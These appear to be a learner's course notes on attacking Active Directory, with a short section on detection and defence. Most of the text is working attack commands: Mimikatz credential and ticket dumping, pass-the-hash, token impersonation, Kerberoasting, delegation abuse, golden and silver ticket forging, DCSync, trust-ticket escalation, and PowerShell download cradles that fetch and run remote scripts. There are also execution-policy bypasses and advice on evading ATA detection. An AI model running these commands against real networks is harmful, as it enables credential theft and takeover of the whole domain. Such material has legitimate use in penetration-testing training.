Lesson 4 Lateral Movement Protocols and tools:

PowerShell Remoting
Think of it as psexec on steroids.
You will find this increasingly used in enterprises. Enabled by default on Server 2012 onwards!
You may need to enable remoting (Enable-PSRemoting) on a Desktop Windows machines, Admin privs are required to do that.
You get elevated shell on remote system if admin creds are used to authenticate (which is the default setting).

One-on-One
PSSession:
- Interactive
- Runs in a new process (wsmprovhost)
- Is Stateful
Useful cmdlets:
- New-PSSession
- Enter-PSSession

Example:

```
PS C:\Users\Administrator.WIN2008SRV> new-pssession -ComputerName win2016srv

 Id Name            ComputerName    State    ConfigurationName     Availability
 -- ----            ------------    -----    -----------------     ------------
  1 Session1        win2016srv      Opened   Microsoft.PowerShell     Available

PS C:\Users\Administrator.WIN2008SRV> $sess = New-PSSession -computername win2016sr
PS C:\Users\Administrator.WIN2008SRV> Enter-PSSession -session $sess
[win2016srv]: PS C:\Users\administrator\Documents> hostname
WIN2016SRV
```

PowerShell Remoting:
- One-to-Many
- Also Known as Fan-Out remoting
- non-interactive
- executes commands parallely
- useful cmdlets
    - Invoke-Command
- Invoke-Command
- Run commands and scripts on:
    - multiple remote computers
    - in disconnected session (v3)
    - as background job and more.
- the best thing in PowerShell for passing the hashes, using credentials and executing commands on multiple remote computers.
- Use-Credential parameter to pass username/password.
- use below to execute commands or semicolon separated scripts:

```
Invoke-Command -Scriptblock {Get-Process} -ComputerName (Get-Content <list of servers>)
```

example:

```
Invoke-Command -ScriptBlock{whoami;hostname} -ComputerName win2016srv
PS C:\Users\Administrator.WIN2008SRV> Invoke-Command -ScriptBlock{whoami;hostname} -ComputerName win2016srv
```

lethallab\administrator
WIN2016SRV

Invoke-Command -ScriptBlock{$who = whoami} -ComputerName win2016srv
Invoke-Command -ScriptBlock{$who} -ComputerName win2016srv

- use below command to execute scripts from files:
Invoke-Command -FilePath c:\scripts\Get-PassHashes.ps1 -ComputerName (Get-Content <list of servers>)

ex:
Invoke-Command -FilePath c:\AD\Tools\Invoke-Encode.ps1 -ComputerName Win2016srv

powershell.exe -ep bypass
. c:\AD\Tools\Invoke-Mimikatz.ps1
Invoke-Command -ScriptBlock ${function:Invoke-Mimikatz} -ComputerName win2016srv

- Use below to execute "Stateful" commands:
$Sess = New-PSSession -ComputerName Server1
Invoke-Command -Session $Sess -ScriptBlock {$Proc = Get-Process}
Invoke-Command -Session $Sess -ScriptBlock {$Proc.Name}

$sess = New-PSSession -computername win2016sr
Invoke-Command -ScriptBlock{$who = whoami} -Session $sess
Invoke-Command -ScriptBlock{$who} -Session $sess

Invoke-Mimikatz:
- the script could be used to dump credentials, tickets and more using mimikatz with PowerShell without dropping the exe to the disk.
- it is useful for passing and replaying hashes, tickets and for many exciting Active Directory attacks
- using the code from ReflectivePEInjection, mimikatz is loaded reflectively into the memory. All the functions of mimikatz could be useful from this script!

- mimikatz is still being detected, but we can still use it with downloaded cradle, or everywhere where we can execute commands or powershell.

- Dump Credentials on a local machine:
Invoke-Mimikatz -DumpCreds

- Dump certs on a local machine:
Invoke-Mimikatz -DumpCerts

- Dump Credentials on multiple remote machines:
Invoke-Mimikatz -DumpCreds -ComputerName @("sys1","sys2")

- Invoke-Mimikatz uses PowerShell remoting cmdlet Invoke-Command to run the above command. Thus, credentials or administrative access to the remote computers is required!

- "Over-pass-the-hash" generate tokens from hashes:
Invoke-Mimikatz -Command '"sekurlsa::pth /user:administrator /domain:. /ntlm:<ntlmhash> /run:powershell.exe"'
(we can run any command instead of the powershell.exe)

Token Manipulation:
- it is possible to use/impersonate tokens available on a machine
- often tokens are available on machines due to interactive logons, accessing resources, running processes, SSO applications, etc.
- can we use Invoke-TokenManipulation from PowerSploit or Incognito for token impersonation
- administrative privileges are required to adjust token privileges.

- List all the tokens on a machine:
Invoke-TokenManipulation -ShowAll

- List all unique, usable tokens on a machine:
Invoke-TokenManipulation -Enumerate

- Start a new process with token from a specific user:
Invoke-TokenManipulation -ImpersonateUser -Username "domain\user"

- Start news process with token of another process:
Invoke-TokenManipulation -CreateProcess "C:\Windows\System32\WindowsPowerShell\v1.0\Powershell.exe" -ProcessID 500

##############################
Video 5 Domain Privilege Escalation:

NOTE: some information below might not be accurate, because I didn't have a trust domain configured in my home lab; so treat it with a grain of salt, but know that the commands are accurate and the only thing you should worry about is the domains in the command.

Read up on Kerberos authentication and how the client computer contacts the KDC/DC server, to receive the TGT/TGS so that it can access an application server and also how every step, it's abusable!

Kerberoast:
- offline cracking of service account passwords
- the Kerberos session ticket (TGS) has a server portion which is encrypted with the password hash of the service account. This makes it possible to request a ticket and do offline brute-forcing.
- service accounts are many times ignored (passwords are rarely changed) and have Domain Admin privilege access.
- password hashes of service accounts could be used to create Silver tickets.
- presented by Tim Medin at DerbyCon 2014.

We are after the TGT encrypted ticket with krbtgt hash when requesting a TGS ticket (TGS-REQ).
TGS encrypted using target service's NTLM hash (TGS-REP).
We can request a TGS from any service and the KDC will respond with a TGT ticket.

- Find Service Accounts:
GetUserSPNs
https://github.com/nidem/kerberoast/blob/master/GetUserSPNs.ps1

- PowerView:
Get-NetUser -SPN

Note: for the above command, you should know which user accounts are domain admins!

- Active Directory module (to find krbtgt and priv service accounts)
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName

- Request a ticket:
Add-Type -AssemblyName System.IdentityModel New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQL/win2016srv.lethallab.local:SQLEXPRESS"

- Request a ticket using PowerView:
Request-SPNTicket

- Check if the ticket has been granted:
klist.exe

- Export all tickets using Mimikatz:
Invoke-Mimikatz -Command '"kerberos::list /export"'
ls

Crack the Service account password:
python.exe .\tgsrepcrack.py .\passwords.txt '.\2-40a10000-labuser@MSSQLvc~ops-win2016srv.lethallab.local~SQLEXPRESS-lethallab.local.kirbi'

Kerberos Delegation:
- Kerberos Delegation allows the "to reuse the end-user credentials to access resources hosted on a different server". Like an application server or database server. This is generally used where Kerberos Double Hop is required.
- Impersonating the incoming/authenticating user is necessary for any kind of Kerberos delegation to work.
- Kerberos delegation is of two types:
    - Unconstrained (only option till Server 2003)
    - Constrained

How does Kerberos Delegation work:
- a user provides credentials to the Domain Controller
- the DC returns a TGT
- the user requests a TGS for the web service on Web Server
- The DC provides a TGS.
- the user sends the TGT and TGS to the web server.
- the web server service account uses the user's TGT to request a TGS for the database server from the DC.
- the web server service account connects to the database server as the user.

Unconstrained Delegation:
When set for a particular service account, Unconstrained delegation allows delegation to any service on that particular machine.
The service account can then request access to any service in the domain by impersonating the incoming user (because the DC placed the user's TGT inside the TGS in step 4). In our example, the web server service account can request access to any service in the domain as the user connecting to it.
This could be used to escalate privileges in case we can compromise such a machine and a Domain Admin (or other high privilege user) connects to that machine.

- Discover domain computers which have unconstrained delegation enabled using PowerView:
```
Get-NetComputer -UnConstrained
```

- Using Active Directory Module:
```
Get-ADComputer -Filter {TrustedForDelegation -eq $True}
Get-ADUser -Filter {TrustedForDelegation -eq $True}
```

- We need to compromise the server where Unconstrained Delegation is enabled and wait for or trick a high privilege user to connect to the box. Once such a user is connected, we can export all the tickets, including the TGT of that user using the following command:
```
Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'
```

Note: we need administrator rights on the server, where Unconstrained Delegation is enabled!

- the ticket can be reused:
```
Invoke-Mimikatz -Command '"kerberos::ptt c:\tickets\admin.kirbi"'
```

Constrained Delegation:
- Introduced in Server 2008
- as the name suggests, constrained delegation allows access only to specified services on specific computers!
- a typical abusable scenario is when a student authenticates using a non-kerberos authentication and Protocol Transition is used by Kerberos to support a single sign on.
- Couple of Kerberos extensions come into play for Protocol Transition but we are not going to discuss them.
- The service account must have TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION-T2A4D UserAccountControl attribute.
- the service account can access all the services specified in its msDS-AllowedToDelegateTo attribute.
- another interesting issue is that the delegation occurs not only for the specified service but for any service running under the same account. There is no validation for the SPN specified.

- Enumerate users and computers with constrained delegation enabled.

- Using PowerView (dev):
```
.\PowerView-Dev.ps1
Get-DomainUser -TrustedToAuth
Get-DomainComputer -TrustedToAuth
```

- Using Active Directory Module:
```
Get-AdObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo
```

- we need to get clear text password or the NTLM hash of the service account. It can then be used with Kekeo:
https://github.com/gentilkiwi/kekeo/

```
.\asktgt.exe /user:termadmin /domain:lethallab.local /key:abf05c4e729e45781acd30ed80674b1c /ticket:termadmin.kirbi
```

- Now, using s4u from Kekeo, request a TGS:
```
\s4u.exe /tgt:termadmin.kirbi /user:administrator@lethallab.local /service:cifs/ops-sqlsrvone.lethallab.local
```

- Use the TGS:
```
Invoke-Mimikatz -command '"kerberos:Ptt cifs.ops-sqlsrvone.lethallab.local.kirbi"'

ls \\ops-sqlsrvone.lethallab.local\C$
```

- recall that the delegation is not restricted by SPN, it is possible to create alternate tickets. Exploit it :)

#############################
Video 6 Persistence Techniques:

- there are many, but we will only mention 2 of them and these 2 are really useful
- A golden ticket is signed and encrypted by the hash of krbtgt account which makes it a valid TGT ticket.
- since user account validation is not done by the Domain Controller (KDC service) until TGT is older than 20 minutes, we can use even deleted/revoked accounts.
- the krbtgt user hash could be used to impersonate any user with any privileges from even a non-domain machine.
- single password change has no effect on this ticket.

- Execute mimikatz on DC:
```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -ComputerName win2016srv
```

- On Any Machine:
```
Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:lethallab.local /
sid:s-1-5-21-32-70384115-3177237293-604223749 /krbtgt:5c1a7d30a872cac2b732e7857589d97 /id:500 /groups:513 /ptt"'
```

- To use the DCSync feature for getting krbtgt hash execute the following command with DA privileges for ops domain:
Invoke-Mimikatz -Command '"lsadump:dcsync /user:ops\krbtgt"'

- A valid TGS (Golden ticket is TGT).
- Encrypted and Signed by the NTLM hash of the service account (Golden ticket is signed by hash of krbtgt) of the service running with that account.
- Services rarely check PAC (Privileged Attribute Certificate).
- Services will allow access only to the services themselves.

- For example, using hash of the Domain Controller computer account, the below command provides access to shares on the DC:
Invoke-Mimikatz -Command '"kerberos::golden /domain:lethallab.local /sid:s-1-5-21-3270384115-3177237293-604223748 /target:win2008srv.lethallab.local /service:cifs /rc4:536752aef9acef8ad3b089a281830b1 /id:500 /user:Administrator /ptt"'

######################
Video 7 Privilege Escalation Across Trusts and Domains:

Child to Forest Root:
- Domains in the same forest have an implicit two-way trust with the forest root
- There is a trust key between the parent and child domains.
- There are two ways of escalating privileges between two domains of the same forest:
    - krbtgt hash
    - Tryst tickets

Look up Child to Parent Trust Flow and read up on it!

Child to Forest Root using Trust Tickets:
- So what is required to forge trust tickets is, obviously, the trust key:
Invoke-Mimikatz -Command '"lsadump::trust /patch"'

- An inter-realm TGT can be forged:
Invoke-Mimikatz -Command '"Kerberos::golden /domain:win2008srv.lethallab.local /sid:s-1-5-21-133038098-372414864-1077246548 /sids:s-1-5-21-3270384115-3177237393-604224748-519 /rc4:f43d2a6daf7641d745fb225be755d8110 /user:Administrator /service:krbtgt /target:powershell.local /ticket:c:\users\Administrator\Desktop\trust_tkt.kirbi"'

- Use the TGS to access the targeted service:
.\kirbikator.exe lsa .\CIFS.ps-dc.powershell.local.kirbi ls \\ps-dc.powershell.local\C$

- Get a TGS for a service (CIFS below) in the target domain by using the forged trust ticket:
.\asktgs.exe c:\users\administrator\Desktop\trust_tkt.kirbi CIFS/ps-dc.powershell.local

- Tickets for other services (like HOST and RPCSS for WMI, HOST and HTTP for PowerShell Remoting and WinRM) can be created as well.

Child to Forest Root using krbtgt hash:
- SID history once again:
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'

Invoke-Mimikatz -Command '"Kerberos::golden /user:Administrator /domain:offensiveps.powershell.local /sid:s-1-5-21-2969453985-3470385542-739374646 /krbtgt:a9d1cf9d08b6701bca220079b1557506 /sids:s-1-5-21-257853-8781-2508153159-3419410681-519 /ticket:krb_tkt.kirbi"'

- On a machine of offensivepc domain:
Invoke-Mimikatz -Command '"kerberos::pt c:\test\krb_tkt.kirbi"'

- We now have Enterprise Admin Privileges:
ls //ps-dc.powershell.local/C$

######################
Video 8 Detection and Defense:

- Do not allow or limit login of DAs to any other machine other than the Domain Controller. If logins to some server is necessary, do not allow other administrators to login to that machine!
- Do NOT run services with DA account. Many good credential reuse defenses are rendered useless because of it.

Some Important Event ID:
-Event ID:
    - 4624: Account Logon
    - 4634: Admin Logoff
    - 4672: Admin Logon

Detection and Defense against Kerberoast:
Events:
- Security Event ID 4769 - A Kerberos ticket was requested

Migitation:
- Service Account Passwords should be hard to guess (greater than 25 characters)
- Use Managed Service Accounts (Automatic change of password periodically and delegated SPN Management)
https://technet.microsoft.com/en-us/library/jj128431(v=ws.11).aspx

SID filtering:
- avoid attacks which abuse SID history attribute (child to root domain privilege escalation, that is, DA from a Child to EA on forest root).
- enabled by default on all inter-forest trusts. Intra-Forest trusts are assumed secured by default (Microsoft considers forest and not the domain to be a security boundary).
- But, since SID filtering has potential to break applications and user access, it is often disabled.

Selective Authentication:
- in an inter-forest trust, if Selective Authentication is configured, users between the trusts will not be automatically authenticated. Individual access to domains and servers in the trusting domain/forest should be given.

Microsoft ATA (Advanced Threat Analytics):
- traffic destined for Domain Controller(s) is mirrored to ATA sensors and a user activity profile is build over time - use of computers, credentials, log on machines, etc.
- Collect Event 4776 (The DC attempted to validate the credentials for an account) to detect credential replay attacks.
- Can DETECT behavior anomalies!
- Useful for detecting:
    - Recon: account enumeration, Netsession enumeration
    - Compromised Credentials Attacks: Brute force, high privilege account/service account exposed in clear text, Honey token, unusual protocol (NTLM and Kerberos)
    - Credential/Hash/Ticket Replay attacks.

Bypassing ATA:
- ATA, for all its goodness, can be bypassed and avoided
- The key is avoid talking to the DC as long as possible and make appear the traffic we generate as attacker normal!

Architectural Changes:
LAPS(Local Administrator Password Solution):
- Centralized storage of passwords in AD with periodic randomizing where read permissions can be access controlled
- Storage in clear text, transmission is encrypted
- LAPS into: https://technet.microsoft.com/en-us/mt227395.aspx
- Abusing LAPS feature:
https://blog.netspi.com/running-laps-around-cleartext-passwords/

Privileged Administrative Workstations (PAWs):
- a hardened workstation for performing sensitive tasks like administration of domain controllers, cloud infrastructure, sensitive business functions, etc.
- can provide protection from phishing attacks, OS vulnerabilities, credential replay attacks.

Privileged Administrative Workstations (PAWs):
Multiple strategies:
- Separate privilege and hardware for administrative and normal tasks
- Admin Jump servers to be accessed only from a PAW
- Having a VM on a PAW for user tasks

Active Directory Administrative Tier Model
Composed of three levels only for administrative accounts:
- Tier 0 - Accounts, Groups, and computers which have privileges across the enterprise like domain controllers, domain admins, enterprise admins.
- Tier 1 - Accounts, Groups and Computers which have access to resources having significant amount of business value. A common example role is server administrators who maintain these operating systems with the ability to impact all enterprise services.
- Tier 2 - Administrator accounts which have administrative control of significant amount of business value that is hosted on user workstations and devices. Examples, include Help Desk and computer support administrators because they can impact the integrity of almost any user data.

So we are implementing: Control Restrictions, Logon Restrictions (and Directional from Tier 2, to Tier 1, to Tier 0).

ESAE (Enhanced Security Admin Environment):
Dedicated administrative forest for managing critical assets like administrative users, groups and computers.
Since a forest is considered a security boundary rather than a domain, this model provides enhanced security controls.
The Administrative forest is also called the Red Forest!
Administrative users in a production forest are used as standard non-privileged users in the administrative forest.
Selective Authentication to the Red Forest enables stricter security controls on logon of users from non-administrative forests.

Securing Prileged Access:
https://technet.microsoft.com/en-us/windows-server-docs/security/securing-privileged-access/securing-privileged-access

Microsoft Paper - Best Practices for Security Active Directory:
http://aka.ms/bpsadtrd

pam abuse

PAM Trust Enumeration

Using the AD mocule, we can enumerate Trust Properties. If a trust has a Forest Transitive set to True and SIDFilteringQuarantined set to false (which means that SID Filtering is disabled), it has properties set for PAM trust.

```
Get-ADTrust -Filter {(ForestTransitive -eq $True) -and (SIDFilteringQuarantined -eq $False)}
```

To be sure about use of PAM Trust, we can enumerate the shadow security principals.

```
Get-ADObject -SearchBase ("CN=Shadow Principal Configuration,CN=Services," + (Get-ADRootDSE).configurationNamingContext) -Filter * -Properties * | select Name,member,msDS-ShadowPrincipalSid | fl
```

To check if we are in a production or user forest, We can filter Forest Trusts

*****************Make sure that you have both the Microsoft.ActiveDirectory.Management.dll and the ActiveDirectory\ActiveDirectory.psd1 modules loaded!!!**

```
Get-ADTrust -Filter {(ForestTransitive -eq $True)}
```

If TAPT (TRUST_ATTRIBUT_PIM_TRUST) is 0x00000400 (1024 in decimal) for PAM/PIM and TRUST_ATTRIBUTE_TREAT_AS_EXTERNAL (0x00000040) are set, the trust is a PAM Trust

A trust attribute of 1096 is for PAM (0x00000400) and External Trust (0x00000040) and Forest Transitive (0x00000008)

List all computers in domain powershell

```
Get-DomainComputer | select DNSHOSTNAME
```

List of users to compromise in order to abuse PAM Trust

```
Get-ADObject -SearchBase ("CN=Shadow Principal Configuration,CN=Services," + (Get-ADRootDSE).configurationNamingContext) -Filter * -Properties * | select Name,member,msDS-ShadowPrincipalSid | fl
```

The output will show

1. Name of the shadow principal
2. Members from the bastion forest that are mapped to the shadow principal
3. SID of the principal user or group in the forest whose privileges are assigned to the shadow security principal.

ad-notes-chirag

Active Directory enables centralized secure management of an entire network. Everything stored in active directory is an object.

##Active Directory - Components

• Schema - Defines objects and their attributes (Windows User, Servers etc).
• Query and Index mechanism - Provides searching and publication of objects and their properties.
• Global Catalog - Contains information about every object in the directory.
• Replication Service - Distributes information across domain controllers.

##Active Directory - Structure
Forest, domains and organization units(OUs) are the basic building blocks of any active directory structure.
Forest - A forest is the security boundary as per Microsoft may contain multiple domains and each domain may contain multiple OUs.

##Powershell - Basics
Powershell scripts uses cmdlets, native commands, functions, .Net, DLLs, Windows API and much more in a single program

(script).Powershell scripts are really powerfull and could do much stuff in less lines. Easy to write, easy syntax and easy to execute.
#Execution Policy
It is not a security measure, It is present to prevent user from accidently executing scripts.
There are several ways to bypass it
powershell -ExecutionPolicy bypasspowershell -ep Bypass$env:PSExecutionPolicyPreference = "bypass"

#Get-Help
Get-Help Get-Item -- Shows a brief help about the cmdlet or topic. Supports wildcard (*). Comes with various options and filters. Get-Help -? or help -? -- could be used to display help.Get-Help About_<topic> could be used to get help for conceptual topics
Get-Help * --Lists everything about the help topics.
Get-Help process --List everything which contains the word process.
Update-Help --Updates the help system (v3+)
Get-Help Get-Item -Full --List full help about a topic (Get-Item cmdlet in this case).
Get-Help Get-Item -Examples --Lists example of how to run a cmdlet (Get-Item cmdlet in this case).

#What is cmdlets ?
Cmdlets are used to perform an action and a .Net object is returned as the output. Cmdlets accept parameters for different operations. They have aliases. There are NOT executables, you can write your own cmdlet with few lines of script. Get-Command -CommandType cmdlet -- This list all the cmdlets in the current powershell session
Get-Process --Lists processes running on the system.

#Powershell Modules basic
Import-Module <modulepath>
Get-Command -Module <modulename> -- Get all the commands which is imported from the module

##Download Cradles
iex (New-Object Net.WebClient).DownloadString('http://ip:port/file.ps1')
$ie=New-Object -ComObject InternetExplorer.Application;$ie.visible=$False;$ie.navigate('http://ip:port/file.ps1');sleep 5;$response= $ie.Document.body.innerHTML;$ie.quit();iex $response
#Powershell v3 onwards
iex(iwr 'http://ip:port/file.ps1')
$h = New-Object -ComObject Msxml2.XMLHTTP;$h.open('GET', 'http://ip:port/file.ps1', $false);$h.send();iex $h.responseText
$wr = [System.Net.WebRequest]::Create("http://ip:port/file.ps1")$r = $wr.GetResponse()iex([System.IO.StreamReader]($r.GetResponseStream())).ReadToEnd()

##How to interact with active directory in lab

• [ADSI]
• .Net Classes (System.DirectoryServices.ActiveDirectory)
• Native Executables
• Powershell (.Net Classes & WMI)

Domain Enumeration
Enumeration is most important during any engagement. Command to find the current domain name using .Net Classes
$ADClass = [System.DirectoryServices.ActiveDirectory.Domain]$ADClass::GetCurrentDomain()
Load PowerView
cd C:\AD\Tools. .\PowerView.ps1
Load AD Module
cd C:\AD\Tools\ADModule-master\Import-Module .\Microsoft.ActiveDirectory.Management.dllImport-Module .\ActiveDirectory\ActiveDirectory.psd1
Get Current Domain Information
#PowerViewGet-NetDomain
#AD ModuleGet-ADDomain
Get object of another domain
#PowerViewGet-NetDomain -Domain moneycorp.local
#AD ModuleGet-ADDomain -Identity moneycorp.local
Find Domain SID
#PowerViewGet-DomainSID
#AD Module(Get-ADDomain).DomainSID
Get Domain policy for current domain
#PowerViewGet-DomainPolicy(Get-DomainPolicy)."system access" --Password Policy
(Get-DomainPolicy)."Kerberos Policy" --Kerberos Policy
Get Domain policy from another domain
(Get-DomainPolicy -domain moneycorp.local)."system access"
Get domain controller information for current domain
#PowerViewGet-NetDomainController
#AD ModuleGet-ADDomainController
Get domain controller information for another domian
#PowerViewGet-NetDomainController -Domain moneycorp.local
#AD ModuleGet-ADDomainController -DomainName moneycorp.local -Discover
Get list of all users in the current domain
#PowerViewGet-NetUser

#AD ModuleGet-ADUser -Filter * -Properties *
Get the details for specific user in the current domain
#PowerViewGet-NetUser -Username student1
#AD ModuleGet-ADUser -Identity student1 -Properties *
Get list of all properties for the users in the current domain
#PowerViewGet-UserProperty
#AD ModuleGet-ADUser -Filter * -Properties * | select -First 1 | Get-Member -MemberType *Property | select Name
Get list of specific property for all users in the current domain
#PowerViewGet-UserProperty -Properties pwdlastset
#AD ModuleGet-ADUser -Filter * -Properties * | select name,@{expression={[datetime]::fromFileTime($_.pwdlastset)}}
Search for a particular string in a user's attributes
#PowerViewFind-UserField -SearchField Description -SearchTerm "built"
#AD ModuleGet-ADUser -Filter 'Description -like "*built*"' -Properties Description | select name,Description
Get list of computers in the current domain
#PowerViewGet-NetComputer
#AD ModuleGet-ADComputer -Filter *
Get all the not null properties for the computers
#PowerViewGet-NetComputer -FullData
#AD ModuleGet-ADComputer -Filter * -Properties *
Get list of computers running server 2016 computers
#PowerViewGet-NetComputer -OperatingSystem "*Server 2016*"
#AD ModuleGet-ADComputer -Filter 'OperatingSystem -like "*Server 2016*" -Properties OperatingSystem | select Name,OperatingSystem
Check if the computers are alive. This will ping the computers in the network. Possibilities of false positive if ping is block in the network crossing firewalls.
#PowerViewGet-NetComputer -Ping
#AD ModuleGet-ADComputer -Filter * -Properties DNSHostName | %{Test-Connection -Count 1 -ComputerName $_.DNSHostName}
Get information about the Groups from current domain
#PowerViewGet-NetGroup
#AD ModuleGet-ADGroup -Filter *
Get information about the Groups from another domain
#PowerViewGet-NetGroup -Domain moneycorp.local
#AD ModuleGet-ADGroup -Filter * -Server moneycorp.local
Get full information about the Group from the current domain
#PowerViewGet-NetGroup 'Domain Admins' -FullData
#AD ModuleGet-ADGroup -Filter * -Properties
Get information about the Group using wildcard search
#PowerViewGet-NetGroup -GroupName *admin*
#AD ModuleGet-ADGroup -Filter 'Name -like "*admin*"' | select name
Get the member list from the groups
#PowerViewGet-NetGroupMember -GroupName "Domain Admins" -Recurse
#AD ModuleGet-ADGroupMember -Identity "Domain Admins" -Recursive
Get group membership for a user
#PowerViewGet-NetGroup -UserName "student1"
#AD ModuleGet-ADPrincipalGroupMembership -Identity student1
Get list of all the local groups on a machine (needs administrator privileges on non dc machine)
#PowerViewGet-NetLocalGroup -ComputerName dcorp-dc.dollarcorp.moneycorp.local -ListGroups
Get members of all the local groups on a machine (needs administrator privileges on non dc machine)
#PowerViewGet-NetLocalGroup -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Recurse
Get actively logged users on a computer (need local admin rights on the target)
#PowerViewGet-NetLoggedon -ComputerName <servername>
Get locally logged users on a computer (needs remote registry on the target -started by-default on server os)
#PowerViewGet-LoggedonLocal -Computer dcorp-dc.dollarcorp.moneycorp.local
Get the last logged user on a computer (needs administrative rights and remote registry on the target)
#PowerViewGet-LastLoggedOn -ComputerName <servername>
Find shares on hosts in the current domain which are readable
#PowerViewInvoke-ShareFinder -Verbose
Find shares on hosts in the current domain which are readable excluding default shares
#PowerViewInvoke-ShareFinder -Verbose -ExcludeStandard -ExcludePrint -ExcludeIPC
Find sensitive files on computers in the domain
#PowerViewInvoke-FileFinder -Verbose
Get all file servers of the domain
#PowerViewGet-NetFileServer
##What is Group Policy ?
Group Policy provides the ability to manage configuration and changes easily & centrally in AD
Allows Configuration of -
• Security Settings
• Registry-based policy settings
• Group policy preferences like startup/shutdown/log-on/logoff scripts settings
• Software Installation
GPO can be abused for various attacks like privilege escalation, backdoors, persistence etc.
Find all the group policy in the current domain
#PowerViewGet-NetGPO

Find all the group policy display name
#PowerViewGet-NetGPO | select displayname
Find the group policy applied on the student machine
#PowerViewGet-NetGPO -ComputerName dcorp-stdadmin.dollarcorp.moneycorp.local
Get users which are in a local group of a machine using GPO
#PowerViewFind-GPOComputerAdmin -ComputerName dcorp-stdadmin.dollarcorp.moneycorp.local
Get machines where the given user is member of a specific group
#PowerViewFind-GPOLocation -UserName student1 -Verbose
Get OUs from the current domain
#PowerViewGet-NetOU -FullData
## Access Control Model
Enables control on the ability of a process to access objects and other resources in active directory based on:
• Access Tokens (security context of a process - identity and privileges of user)
• Security Descriptors (SID of the owner, Discretionary ACL (DACL) and System ACL (SACL))
Every object in active directory has 3 things in active directory
• SACL
• DACL
• OwnerDACL & SACL are made of Access Control Entries (ACE)

#Access Control List (ACL)
It is a list of Access Control Entries (ACE) - ACE corresponds to individual permission or audits access. Who has permission and what can be done on an object ?
There are 2 types of ACLs
• DACL - Defines the permissions trustees(a user or group) have on an object.
• SACL - Logs success and failure audit messages when an object is accessed.

#Enumerate ACLs
Get the ACLs associated with the specified object
#PowerViewGet-ObjectAcl -SamAccountName student1 -ResolveGUIDs
Get the ACLs associated with the specified prefix to be used for search
#PowerViewGet-ObjectAcl -ADSprefix 'CN=Administrator,CN=Users' -Verbose
#AD Module(Get-Acl 'AD:\CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local').Access
Get the ACLs associated with the specified LDAP path to be used for search
#PowerViewGet-ObjectAcl -ADSpath "LDAP://CN=Domain Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local" -ResolveGUIDs -Verbose
Search for interesting ACEs
#PowerViewInvoke-ACLScanner -ResolveGUIDs
Get the ACLs associated with the specified path
#PowerViewGet-PathAcl -Path "\\dcorp-dc.dollarcorp.moneycorp.local\sysvol"

##Domain Trust
In an AD environment, trust is a relationship between two domains or forests which allows users of one domain or forest to access resources in the other domain or forest.Trust can be automatic (parent-child, same forest etc). or established (forest, external).Trusted Domain Objects (TDOs) represent the trust relationships in a domain.
##Trust Properties
There are 2 properties of trust
• Trust Direction
• Trust Transitivity
#Trust Direction

• One-Way Trust - Unidirectional. Users in the trusted domain can access resources in the trusting domain but the reverse is not true.
• Two-Way Trust - Bi-directional. Users of both domain can access resources in the other domain.

#Trust Transitivity

• Transitive - Can be extended to establish trust relationships with other domains. All the default intra-forest trust relationships (Tree-root, Parent-Child) between domains within a same are transitive two-way trusts.
• Non Transitive - Cannot be extended to other domains in the forest. Can be two-way or one-way. This is the default trust (called external trust) between two domains in different forests when forests do not have a trust relationship.
##Types of Trust
#Default / Automatic Trusts
Parent-Child trust - It is created automatically between the new domain and the domain that precedes it in the namespace hierarchy, whenever a new domain is added in a tree. For example, dollarcorp.moneycorp.local is a child of moneycorp.local. This trust is always two-way transitive.
Tree-Root trust - It is created automatically between whenever a new domain tree is added to a forest root. This trust is always two-way transitive.

#Shortcut Trusts
Used to reduce access time in complex trust scenarios. Can be one-way or two-way transitive trust

#External Trust
Between two domains in different forests when forests do not have a trust relationship. Can be one-way or two-way non transitive trust.

#Forest Trust
It is created between forest root domain. Cannot be extended to a third forest (no implicit trust). Can be one-way or two-way and transitive or non transitive trust.

##Domain Trust Mapping
Get a list of all domain trusts for the current domain
#PowerViewGet-NetDomainTrust
#AD ModuleGet-ADTrust
Get a list of all domain trusts for another domain
#PowerViewGet-NetDomainTrust -Domain us.dollarcorp.moneycorp.local
#AD ModuleGet-ADTrust -Identity us.dollarcorp.moneycorp.local
Get details about the current forest
#PowerViewGet-NetForest
#AD ModuleGet-ADForest
Get details about the other forest
#PowerViewGet-NetForest -Forest eurocorp.local
#AD Module
Get-ADForest -Identity eurocorp.local
Get all domains in the current forest
#PowerViewGet-NetForestDomain
#AD Module(Get-ADForest).Domains
Get all domains for another forest
#PowerViewGet-NetForestDomain -Forest eurocorp.local
#AD Module(Get-ADForest -Identity eurocorp.local).Domains
Get all global catalogs for the current forest
#PowerViewGet-NetForestCatalog
#AD ModuleGet-ADForest | select -ExpandProperty GlobalCatalogs
Get all global catalogs for another forest
#PowerViewGet-NetForestCatalog -Forest eurocorp.local
#AD ModuleGet-ADForest -Identity eurocorp.local | select -ExpandProperty GlobalCatalogs
Get details about the forest trust
#PowerViewGet-NetForestTrust
#AD ModuleGet-ADTrust - Filter 'msDS-TrustForestTrustInfo -ne "$null"'

##User Hunting
Find all machines on the current domain where the current user has local admin access
#PowerViewFind-LocalAdminAccess -verbose
This function queries the DC of the current or provided domain for a list of computers (Get-NetComputer) and then use multi-threaded and check local admin access on each machine
#PowerViewInvoke-CheckLocalAdminAccess
Use WMI to find if current user has local admin access on any computers in the domain
#To load WMI script. .\Find-WMILocalAdminAccess.ps1

Find local admins on all machines of the domain (needs administrator privileges on non-dc machines
#PowerViewInvoke-EnumerateLocalAdmin -Verbose
This function queries the DC of the current or provided domain for a list of computers (Get-NetComputer) and then use multi-threaded script on each machine.
Get-NetLocalGroup
Find computers where a domain admin (or specified user/group) has sessions:
#PowerViewInvoke-UserHunter
#PowerViewInvoke-UserHunter -GroupName "RDPUsers"
This functions queries the DC of the current or provided domain for members of the given group (Domain Admins by default) using (Get-NetGroupMember), gets a list of computers (Get-NetComputer) and list sessions and logged on users from each machine.
#PowerViewGet-NetSession
#PowerViewGet-NetLoggedon
To confirm admin access
#PowerViewInvoke-UserHunter -CheckAccess
